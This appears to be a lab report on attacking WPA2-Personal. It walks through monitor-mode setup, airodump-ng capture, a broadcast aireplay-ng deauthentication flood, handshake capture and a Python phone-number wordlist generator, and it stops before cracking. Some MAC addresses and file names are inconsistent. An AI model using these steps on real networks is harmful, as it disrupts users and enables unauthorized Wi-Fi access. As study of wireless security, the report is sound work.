Contents

Introduction :

Wireless networks are convenient, fragile, and treated like second-class citizens by most users — who, for reasons science cannot explain, often use their phone number as a password. This report documents a controlled, ethical laboratory assessment of WPA2 security for a single SSID, carried out to explore how common user choices and attack techniques can undermine confidentiality and authentication in typical consumer deployments. The work is divided into two parts. In Part I we capture a WPA2 four-way handshake for the target SSID in an isolated test environment, collect the relevant session metadata, and perform an offline analysis using a Python-based password-candidate generator and dictionary attack. For realism, the candidate list intentionally models a frequent real-world pattern: phone-number-style passphrases that many users still rely on. The goal is to measure how quickly and reliably such predictable choices can be recovered from a captured handshake when an attacker has access to modern, scripted offline cracking tools. Part II explores an access-point impersonation scenario (an “evil twin”) created within the same lab environment to evaluate client behavior and credential capture risk when a rogue AP mimics a legitimate SSID. The experiment focuses on client connection failure modes, the ease of obtaining user credentials or session tokens in a controlled setting, and countermeasure effectiveness. All experiments were conducted in an isolated test lab with devices under the researcher’s control, explicit authorization for all systems used, and safeguards to prevent any impact on third-party networks or users. The report therefore emphasizes responsible disclosure, repeatability, and defensive remediation. Key contributions include (1) an empirical assessment of how common, low-entropy password choices weaken WPA2 protection; (2) an analysis of client susceptibility to AP impersonation; and (3) practical mitigation recommendations for users and administrators to reduce exposure to these attack classes. The remainder of the report describes the test environment and ethical framework, summarizes the data-collection and analysis methods (at a high level), presents results and interpretation, and concludes with mitigations and best practices that actually stand a chance of being adopted by people who keep using phone numbers as passwords.

Disclaimer:

All methods, techniques, and information presented in this report are intended strictly for educational and defensive purposes within a controlled laboratory environment. The author conducted all experiments exclusively on equipment owned or explicitly permitted for use. The author assumes no responsibility for any illegal, unethical, or unauthorized use of these methods. Readers are fully responsible for ensuring they have explicit, written permission before applying any of these techniques to networks or devices they do not own, and must comply with all applicable laws and regulations.

Tools and Environment

Virtualization Platform

- Oracle VirtualBox — Version 7.1.10 r169112

Guest Operating System

- Kali Linux — Version 2025.3

Virtual Machine (Guest) Specifications

- Base memory: 5954 MB
- Chipset: PIIX3
- Video memory: 16 MB
- OS type: Ubuntu 64-bit

Wireless Adapter (Host/USB passthrough to VM)

- Alfa AWUS036ACH (USB AC adapter; used for monitor mode and injection-capable operations)

Software & Utilities

- Python 3.14 — primary scripting environment for handshake processing and password-list generation
- PuTTY 0.83 — SSH / serial terminal client (host-side convenience)
- Serial USB Terminal (Android, Play Store) — Version 1.56 — used for mobile device serial debugging where applicable
- Arduino IDE 2.3.6.0 — used for any microcontroller experiments or payload testing in the lab

Microcontroller:

- T-display S3

MCU	ESP32-S3R8 Dual-core LX7 microprocessor
Wireless Connectivity	Wi-Fi 802.11, BLE 5 + BT mesh
Programming Platform	Arduino-ide、 Micropython
Flash	16MB
PSRAM	8MB
Bat voltage detection	IO04
Onboard functions	Boot + Reset + IO14 Button

LCD	1.9" diagonal, Full-color TFT Display
Drive Chip	ST7789V
Resolution	170(H)RGB x320(V) 8-Bit Parallel Interface
Working power supply	3.3v
Support	STEMMA QT / Qwiic JST-SH 1.0mm 4-PIN
Connector	JST-GH 1.25mm 2PIN

Microcontroller Specifications:

-

Part 1: WPA2 Four-Way Handshake

Objective:

The objective of this experiment is to capture and analyze the WPA2 four-way handshake in a controlled lab setting to evaluate how predictable passphrase patterns, such as phone-number-style passwords, affect the security of WPA2-Personal networks.

Theory of the WPA2 Four-Way Handshake:

Purpose:

The four-way handshake establishes fresh session keys between a client (supplicant) and an access point (authenticator) in WPA2-Personal. It proves that both parties know the same pre-shared key (PSK) without ever transmitting the PSK itself, and it produces keys used to protect unicast and multicast traffic for that session. See Appendix A (Key Concepts and Key Derivation Details) for definitions and practical notes.

How the handshake works:

Let AP MAC = A, Client MAC = C, AP nonce = ANonce, Client nonce = SNonce.

1. **Message 1 (AP → Client)**
   - AP sends ANonce.
   - Purpose: start the handshake and provide entropy from the AP so both sides can generate the PTK.
2. **Message 2 (Client → AP)**
   - Client generates SNonce, computes PTK from PMK || ANonce || SNonce || A || C, and sends SNonce to the AP along with an MIC computed using the KCK portion of PTK.
   - Purpose: demonstrate to the AP that the client knows the PSK (by producing the correct MIC) and provide the client's nonce for PTK derivation.
3. **Message 3 (AP → Client)**

- AP validates the client's MIC, finishes computing the PTK, sends the GTK (encrypted and protected) and a MIC. Also contains a "key installation" flag.
- Purpose: provide the GTK, confirm PTK to the client, and tell the client to install the keys.

4. **Message 4 (Client → AP)**
    - Client acknowledges receipt, typically sends a final MIC confirming successful installation of keys.
    - Purpose: final confirmation and completion of the handshake.

After message 4 the client and AP install the PTK and GTK and begin protected traffic exchange.


Hypotheses

Because people prefer memorable and shareable passphrases, a measurable portion of Wi-Fi passphrases will follow phone-number–style patterns (or close variants), and such passphrases will be recovered more quickly and at a higher rate in offline WPA2 cracking under a targeted candidate generator than high-entropy random passphrases.

Setup the environment :

First : create SSID for lap due to I don't have accept for testing


Connect the Alfa USB adapter



Select the usb for Alfa

Verify Kali sees the adapter


Ensure the Kali see the usb using : lsusb



```
┌──(kali㉿vbox)-[~]
└─$ lsusb
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 001 Device 002: ID 0bda:8812 Realtek Semiconductor Corp. RTL8812AU 802.11a/b/g/n/ac 2T2R DB WLAN Adapter
Bus 002 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub
Bus 002 Device 002: ID 80ee:0021 VirtualBox USB Tablet
```

Install prerequisites:


Now we should install all driver:



```
$ sudo apt install realtek-rtl88xxau-dkms
```


Nore the Realtek-rtl88xau for the alfa adaptor I used if you used other model you should write Realtek-xxxxxx-dkms where the xxxxx is the adaptor model you have

Install the Realtek driver




```
sudo apt install dkms
```

To check if it install the driver we will use iwconfig




```
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.
```

Build & install from source (common method):



```
git clone https://github.com/aircrack-ng/rtl8812au
```


Confirm driver & interface:



```
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     unassociated  ESSID:""  Nickname:"<WIFI@REALTEK>"
          Mode:Managed  Frequency=2.412 GHz  Access Point: Not-Associated
          Sensitivity:0/0
          Retry:off   RTS thr:off   Fragment thr:off
          Power Management:off
          Link Quality=0/100  Signal level=0 dBm  Noise level=0 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

Practical:

Set the adaptor in monitor mod:



```
┌──(kali㉿vbox)-[~]
└─$ sudo ip link set wlan0 down

┌──(kali㉿vbox)-[~]
└─$ sudo iw dev wlan0 set type monitor

┌──(kali㉿vbox)-[~]
└─$ sudo ip link set wlan0 up
```


Or use

sudo airmon-ng check kill


sudo airmon-ng start wlan0

capture the MAC address :

Start airodump to find the AP:




```
┌──(kali㉿vbox)-[~]
└─$ sudo airodump-ng wlan0
```




```
 CH  5 ][ Elapsed: 6 s ][ 2025-10-07 22:45

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 BC:47:32:2C:2C:01  -17       53        0    0   1  130   WPA2 CCMP   PSK  abo_kahild
```

Start focused capture on the AP:




```
┌──(kali㉿vbox)-[~]
└─$ sudo airodump-ng wlan0 -d 4C:BA:7D:46:7E:A9
```



```
CH 11 ][ Elapsed: 24 s ][ 2025-10-07 22:00

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

BC:47:32:2C:2C:01  -53   0        0        1    0  11   -1   WPA              <length:  0>

BSSID              STATION            PWR    Rate    Lost    Frames  Notes  Probes

BC:47:32:2C:2C:01  62:C1:76:17:37:61  -35    0 - 1      0       21
```

Here I'm listing for this Ap as shown the station the mac address for clint connect




```
┌──(kali㉿vbox)-[~]
└─$ sudo airodump-ng wlan0 -w test -c1  --bssid  BC:47:32:2C:2C:01
```

WHERE -w the capture file name -c the channel --bssid the mac address of the target


Get the handshake:

First I want to use duath attack to force clint to reconnect to the ap




```
-(kali㉿vbox)-[~]
$ sudo aireplay-ng --deauth 50 -a BC:47:32:2C:2C:01 wlan0
:14:20  Waiting for beacon frame (BSSID: BC:47:32:2C:2C:01) on channel 1
: this attack is more effective when targeting
connected wireless client (-c <client's mac>).
:14:20  Sending DeAuth (code 7) to broadcast -- BSSID: [BC:47:32:2C:2C:01]
:14:21  Sending DeAuth (code 7) to broadcast -- BSSID: [BC:47:32:2C:2C:01]
:14:21  Sending DeAuth (code 7) to broadcast -- BSSID: [BC:47:32:2C:2C:01]
:14:22  Sending DeAuth (code 7) to broadcast -- BSSID: [BC:47:32:2C:2C:01]
:14:23  Sending DeAuth (code 7) to broadcast -- BSSID: [BC:47:32:2C:2C:01]
:14:23  Sending DeAuth (code 7) to broadcast -- BSSID: [BC:47:32:2C:2C:01]
:14:24  Sending DeAuth (code 7) to broadcast -- BSSID: [BC:47:32:2C:2C:01]
:14:24  Sending DeAuth (code 7) to broadcast -- BSSID: [BC:47:32:2C:2C:01]
:14:25  Sending DeAuth (code 7) to broadcast -- BSSID: [BC:47:32:2C:2C:01]
:14:25  Sending DeAuth (code 7) to broadcast -- BSSID: [BC:47:32:2C:2C:01]
:14:26  Sending DeAuth (code 7) to broadcast -- BSSID: [BC:47:32:2C:2C:01]
:14:27  Sending DeAuth (code 7) to broadcast -- BSSID: [BC:47:32:2C:2C:01]
:14:27  Sending DeAuth (code 7) to broadcast -- BSSID: [BC:47:32:2C:2C:01]
:14:28  Sending DeAuth (code 7) to broadcast -- BSSID: [BC:47:32:2C:2C:01]
:14:29  Sending DeAuth (code 7) to broadcast -- BSSID: [BC:47:32:2C:2C:01]
:14:29  Sending DeAuth (code 7) to broadcast -- BSSID: [BC:47:32:2C:2C:01]
:14:30  Sending DeAuth (code 7) to broadcast -- BSSID: [BC:47:32:2C:2C:01]
:14:30  Sending DeAuth (code 7) to broadcast -- BSSID: [BC:47:32:2C:2C:01]
:14:31  Sending DeAuth (code 7) to broadcast -- BSSID: [BC:47:32:2C:2C:01]
:14:31  Sending DeAuth (code 7) to broadcast -- BSSID: [BC:47:32:2C:2C:01]
:14:32  Sending DeAuth (code 7) to broadcast -- BSSID: [BC:47:32:2C:2C:01]
:14:33  Sending DeAuth (code 7) to broadcast -- BSSID: [BC:47:32:2C:2C:01]
:14:33  Sending DeAuth (code 7) to broadcast -- BSSID: [BC:47:32:2C:2C:01]
```

After he disconnect and reconnect I will capture the hand shake




```
 CH  1 ][ Elapsed: 1 min ][ 2025-10-07 22:15 ][ WPA handshake: BC:47:32:2C:2C:01

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 BC:47:32:2C:2C:01  -13  45      695     1388    8   1  130   WPA2 CCMP   PSK  abo_kahild

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 BC:47:32:2C:2C:01  62:C1:76:17:37:61  -21   1e- 1e   257     1351   EAPOL
 BC:47:32:2C:2C:01  18:26:49:E7:E1:04  -19   1e- 1e     0      867
Quitting...
```


See the file if exists and see the handshake



```
┌──(kali㉿vbox)-[~/Desktop]
└─$ ls
tested-01.cap
```



```
┌──(kali㉿vbox)-[~/Desktop]
└─$ wireshark tested-01.cap
```




```
eapol
No.     Time        Source             Destination        Protocol Length Info
228 13.737558  bc:47:32:2c:2c:01  62:c1:76:17:37:61  EAPOL   133 Key (Message 1 of 4)
229 13.741638  62:c1:76:17:37:61  bc:47:32:2c:2c:01  EAPOL   161 Key (Message 2 of 4)
230 13.751905  bc:47:32:2c:2c:01  62:c1:76:17:37:61  EAPOL   221 Key (Message 3 of 4)
231 13.755078  62:c1:76:17:37:61  bc:47:32:2c:2c:01  EAPOL   133 Key (Message 4 of 4)
```

Here we see the 4 message


Crack the password

First write code to generate the number using python




```
GNU nano 8.6
def generate_phone_numbers(prefix="059", total_digits=7, output_file="phone_numbers.txt"):
    with open(output_file, "w") as f:
        for i in range(10**total_digits):
            number = f"{prefix}{i:0{total_digits}d}"  # Zero-padded number
            f.write(number + "\n")

if __name__ == "__main__":
    generate_phone_numbers()
```

Run the file




```
─(kali㉿vbox)-[~]
$ python3 generate_phone_numbers.py
```

Open the file to see the content




```
129 0590000128
130 0590000129
131 0590000130
132 0590000131
133 0590000132
134 0590000133
135 0590000134
136 0590000135
137 0590000136
138 0590000137
139 0590000138
140 0590000139
141 0590000140
142 0590000141
143 0590000142
144 0590000143
145 0590000144
146 0590000145
147 0590000146
148 0590000147
149 0590000148
150 0590000149
```

Now we should make the alfa go to mange mode to crack it



